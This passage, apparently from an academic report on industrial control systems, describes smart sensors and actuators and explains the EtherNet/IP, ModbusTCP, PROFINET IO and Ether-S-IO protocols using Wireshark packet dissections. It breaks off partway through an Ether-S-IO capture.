


Figure 7. PID Loop Diagram.

2.2.8 Smart Sensors and Actuators

As previously seen in Figure 1, sensors and actuators are a significant portion of an ICS, acting very much like the human nervous system sensing and reacting to sound, light, pressure, and temperature. Without these, it would be impossible for an ICS to detect changes and act accordingly. If there is a need to detect a change in some state or current level of some process, then there exists a sensor to measure just that; it depends on what the ICS needs to manage. Some standard functions of ICS sensors measure changes in flow, temperature, single point pressure, differential pressure (pressure between two points), and more. Sensors send signals out to management devices with values corresponding to some measured state. Traditionally sensors and actuators performed only the function for which they were created: sense, report, and act. Now with the recently engineered “smart” sensing/actuating technologies, this has changed. Now devices can self-diagnose, store relevant data, accept remote configurations, and communicate through TCP/IP networks which can include using wireless technology [14]. A critical component that gives these devices their smart capabilities is communicating with an enhanced protocol which supports the communication of diagnostics, data transfer, and configurations. IO-link is one example and is discussed in Section 2.2.10 [15]. In addition to the enhanced protocol, the smart sensors and actuators use a communication module which converts the device-specific protocol to an Ethernet-supported TCP/IP communication.


Although a benefit for the overall health of a process, since smart sensors gives an operator a real-time picture of the internal health of all their devices, this poses a question about the negative implications this could have relative to cybersecurity of the network.

2.2.9 Industrial Protocols

Each of the devices mentioned in Sections 2.2.4 - 2.2.6 and 2.2.8 use various protocols, and many times these protocols are proprietary and very specific to the type of device needing to be interfaced. In addition to their specific nature, most of the early protocols still in use were designed with little security in mind [7]. Typical protocols in an IT environment are Transmission Control Protocol (TCP), Internet Protocol (IP), and Hypertext Transfer Protocol (HTTP). In an Operational Technology (OT) platform, originally the need was low for these types of protocols since everything was hardwired with serial forms of communication due to the nature of the environment. Protocols such as RS-232 and RS-485 are physical-layer protocols much like Ethernet; however, their purposes are vastly different. RS-232 and RS-485 are standards that specify electrical, mechanical, and functional characteristics for serial binary communication circuits. Over time, attempts were made to standardize protocols, giving engineers options to integrate devices and simplify the network, Modbus is one such example where it evolved to communicate over a TCP/IP network. This section focuses on protocols supporting IIoT devices. The examples discussed in this section are Ethernet/IP (ENIP), ModbusTCP, PROFINET/IO, and Ether-S-IO (ESIO). Each of the protocols mentioned use either TCP or UDP to communicate commands and information. These protocols share common characteristics such as device identifiers, connection status information, and sequence numbers.

Ethernet/IP utilizes both TCP and UDP for communication. ENIP uses TCP for management of devices and uses port 44818 at the destination end. ENIP communicates over port 2222 when UDP is used which is the method of choice for streaming IO data. An example of the protocol is highlighted in Figures Figure *8* and Figure *9* using the packet dissection tool Wireshark [16]. Some of the common characteristics it shares with the next few protocols discussed are seen in the figures such as connection ID, sequence number, and the data portion where the IO information is held. The connection ID is used to keep track of conversations between nodes, this ensures all relevant data is interpreted together. The sequence number is so each node can know the successive order of the data received in the current connection; this way, if a node receives information that seems out of order, it can still differentiate what information is relevant to the current chronological timeline it is expecting.


Modbus is a serial-based protocol created by Schneider Electric (formerly Modicon) in 1979 [17]. ModubusTCP uses TCP, as indicated by the name, and port 502 [18]. It is a very popular protocol; there are currently over 670 companies that support the protocol including companies like Allen-Bradley, Siemens, Schneider Electric, and General Motors Inc. [17].



```
Wireshark · Packet 379 · IR_DPT_SS_1.pcap

> Frame 379: 134 bytes on wire (1072 bits), 134 bytes captured (1072 bits) on interface 0
> Ethernet II, Src: Rockwell_3e:d8:e1 (00:00:bc:3e:d8:e1), Dst: PcsCompu_be:0c:78 (08:00:27:be:0c:78)
> Internet Protocol Version 4, Src: 192.168.2.20 (192.168.2.20), Dst: 192.168.2.21 (192.168.2.21)
> Transmission Control Protocol, Src Port: 2051, Dst Port: 44818, Seq: 1, Ack: 1, Len: 68
v EtherNet/IP (Industrial Protocol), Session: 0x10029D00, Send RR Data
  v Encapsulation Header
      Command: Send RR Data (0x006f)
      Length: 44
      Session Handle: 0x10029d00
      Status: Success (0x00000000)
      Sender Context: c0a8021400000026
      Options: 0x00000000
  v Command Specific Data
      Interface Handle: CIP (0x00000000)
      Timeout: 0
    v Item Count: 2
      > Type ID: Null Address Item (0x0000)
      > Type ID: Unconnected Data Item (0x00b2)
      [Response In: 464]
```

Figure 8. Ethernet/IP over TCP Packet Example.




```
Wireshark · Packet 38 · ENIP IO.pcapng

> Frame 38: 148 bytes on wire (1184 bits), 148 bytes captured (1184 bits) on interface 0
> Ethernet II, Src: Rockwell_3c:9b:f4 (00:00:bc:3c:9b:f4), Dst: PcsCompu_72:b4:07 (08:00:27:72:b4:07)
> Internet Protocol Version 4, Src: 192.168.2.21 (192.168.2.21), Dst: 192.168.2.20 (192.168.2.20)
> User Datagram Protocol, Src Port: 2222, Dst Port: 2222
v EtherNet/IP (Industrial Protocol)
  v Item Count: 2
    v Type ID: Sequenced Address Item (0x8002)
        Length: 8
        Connection ID: 0x05772a06
        Encapsulation Sequence Number: 17048
    v Type ID: Connected Data Item (0x00b1)
        Length: 88
v Common Industrial Protocol, I/O
    Data: 8c21feff008000402040204020402040204020402040baca…
```


Figure 9. Ethernet/IP over UDP Packet Example.

Shown in Figure 10 are the transaction identifiers (similar to ENIP). It links transactions (request and response) at the Modbus level so each node tracks which response belongs to which request [18]. The client's transaction ID is copied and repeated in the response by the server to the client. This feature is needed especially in the cases where there are multiple MODBUS requests over the same TCP connection such as the case would be if a bridge or gateway were being used. The transaction ID function as both a sequence number and connection ID if the connection is point to point; however if there is a gateway present then the unit identifier also functions as the connection ID. For all intents and purposes, the transaction identifier mainly functions as a sequence number, which behaves similar to the sequence number and connection IDs in ENIP as shown the network capture in Figure 11 incrementing predictably by one every transaction. Additionally shown in Figure 10 are the portions were Modbus transfers information/data along with an example of its command function.



```
> Frame 2: 65 bytes on wire (520 bits), 65 bytes captured (520 bits)
> Ethernet II, Src: IntelCor_5f:49:0a (00:1c:c0:5f:49:0a), Dst: Wistron_c5:83:0a (00:0a:e4:c5:83:0a)
> Internet Protocol Version 4, Src: 192.168.110.138, Dst: 192.168.110.131
> Transmission Control Protocol, Src Port: 502, Dst Port: 2074, Seq: 1, Ack: 13, Len: 11
v Modbus/TCP
    Transaction Identifier: 209
    Protocol Identifier: 0
    Length: 5
    Unit Identifier: 1
v Modbus
    .000 0011 = Function Code: Read Holding Registers (3)
    [Request Frame: 1]
    [Time from request: 0.001135000 seconds]
    Byte Count: 2
  v Register 1 (UINT16): 0
      Register Number: 1
      Register Value (UINT16): 0
```

Figure 10. ModbusTCP Packet Example [20].




```
Protocol    Length  Info
Modbus/TCP    66      Query: Trans:    209; Unit:   1, Func:   3: Read Holding Registers
Modbus/TCP    65 Response: Trans:    209; Unit:   1, Func:   3: Read Holding Registers
Modbus/TCP    66      Query: Trans:    210; Unit:   1, Func:   3: Read Holding Registers
Modbus/TCP    65 Response: Trans:    210; Unit:   1, Func:   3: Read Holding Registers
Modbus/TCP    66      Query: Trans:    211; Unit:   1, Func:   3: Read Holding Registers
Modbus/TCP    65 Response: Trans:    211; Unit:   1, Func:   3: Read Holding Registers
Modbus/TCP    66      Query: Trans:    212; Unit:   1, Func:   3: Read Holding Registers
Modbus/TCP    65 Response: Trans:    212; Unit:   1, Func:   3: Read Holding Registers
Modbus/TCP    66      Query: Trans:    213; Unit:   1, Func:   3: Read Holding Registers
Modbus/TCP    65 Response: Trans:    213; Unit:   1, Func:   3: Read Holding Registers
Modbus/TCP    66      Query: Trans:    214; Unit:   1, Func:   3: Read Holding Registers
Modbus/TCP    65 Response: Trans:    214; Unit:   1, Func:   3: Read Holding Registers
Modbus/TCP    66      Query: Trans:    215; Unit:   1, Func:   3: Read Holding Registers
```

Figure 11. ModbusTCP Transaction IDs [20].


Profinet IO is the next protocol operating under one additional protocol known as Distributed Computing Environment / Remote Procedure Call (DCE/RPC) which handles most of the control portions of Profinet that are similar to protocols seen before. Sequence numbers and meta-data information are handled at the DCE/RPC level as well as the Profinet level of the packet. Information such as device IDs and actual IO data (not pictured) is handled at the Profinet portion of the packet. Each of these is shown in the packet which is split up between Figure 12 and Figure 13 respectively.

The next protocol is Ether-S-IO, ESIO, created by Saia-Burgess Controls Ltd. It operates over UDP port 6060, and it is used to pass process IO between two nodes like how ENIP can be used to pass process IO. Figure 14 depicts the similar portions of the protocol headers it shares with the previous protocols mentioned. The main points of notice are the use of transaction IDs and source IDs along with its data portions.




```
> Frame 11: 310 bytes on wire (2480 bits), 310 bytes captured (2480 bits)
> Ethernet II, Src: GeFanucA_44:20:17 (00:09:91:44:20:17), Dst: Intel_4e:e3:fc (00:90:27:4e:e3:fc)
> Internet Protocol Version 4, Src: 10.10.0.129 (10.10.0.129), Dst: 10.10.0.150 (10.10.0.150)
> User Datagram Protocol, Src Port: 34964, Dst Port: 1566
v Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Response, Seq: 0, Serial: 0, Frag:
     Version: 4
     Packet type: Response (2)
   > Flags1: 0x28, Idempotent, No Fack
   > Flags2: 0x00
   > Data Representation: 100000 (Order: Little-endian, Char: ASCII, Float: IEEE)
     Serial High: 0x00
     Object UUID: dea00000-6c97-11d1-8271-00010003015a
     Interface: PNIO (Device Interface) UUID: dea00001-6c97-11d1-8271-00a02442df7d
     Activity: ecbaabdb-001d-4354-b250-0b01630abafd
     Server boot time: Dec 31, 1969 18:00:01.000000000 Central Standard Time
     Interface Ver: 1
     Sequence num: 0
     Opnum: 5
     Interface Hint: 0xffff
     Activity Hint: 0xffff
     Fragment len: 188
     Fragment num: 0
     Auth proto: None (0)
     Serial Low: 0x00
     [Request in frame: 10]
     [Time from request: 0.002060000 seconds]
   > Complete stub data (188 bytes)
> PROFINET IO (Device), Read Implicit
```

Figure 12. Distributed Computing Environment Protocol Example [21].



```
PROFINET IO (Device), Read Implicit
    Operation: Read Implicit (5)
    [Request in frame: 10]
  > Status: OK
    ArgsLength: 168 (0x000000a8)
  v Array: Max: 32832, Offset: 0, Size: 168
      MaximumCount: 32832
      Offset: 0 (0x00000000)
      ActualCount: 168
  v IODReadResHeader: Seq:10, Api:0x0, Slot:0x0/0x1, Len:104, AddVal1:0, AddVal2:0
    > BlockHeader: Type=IODReadResHeader, Length=60(+4), Version=1.0
      SeqNumber: 10
      ARUUID: 00000000-0000-0000-0000-000000000000
      API: 0x00000000
      SlotNumber: 0x0000
      SubslotNumber: 0x0001
      Padding: 2 byte
      Index: I&M0FilterData (0xf840)
      RecordDataLength: 104 (0x00000068)
      AdditionalValue1: 0
      AdditionalValue2: 0
      Padding: 20 byte
  v I&M0FilterDataSubmodul
    > BlockHeader: Type=I&M0FilterDataSubmodul, Length=44(+4), Version=1.0
      NumberOfAPIs: 1
      API: 0x00000000
      NumberOfModules: 0x0002
    v Subslot: Slot:0, Ident:0x1 Submodules:2
        SlotNumber: 0x0000
        ModuleIdentNumber: 0x00000001
        NumberOfSubmodules: 2
```

Figure 13. Profinet Packet Example [21].



```
Wireshark · Packet 19 · Ether-S-IO_traffic_01.pcap
> Frame 19: 91 bytes on wire (728 bits), 91 bytes captured (728 bits)
> Ethernet II, Src: Saia-Bur_0e:9b (00:50:c2:b9:ee:9b), Dst: Saia-Bur_0d:82 (00:50:c2:8d:0d:82)
> Internet Protocol Version 4, Src: 172.23.2.19 (172.23.2.19), Dst: 172.23.2.15 (172.23.2.15)
> User Datagram Protocol, Src Port: 1024, Dst Port: 6060
v SAIA Ether-S-I/O protocol
  v Ether-S-I/O header
      Telegram type: Data transfer telegram (0x0001)
      Version: 0
      Length (bytes): 49
      Transaction ID: 25524
  v Transfer header
      Telegram ID: 8
      Source station ID: 5
      Nbr. of data transfers: 1
      Transfer header flags: 0x00
  v Data transfer to ID: 1
      Data transfer ID: 123
      Data destination ID: 1
      Data transfer length: 17
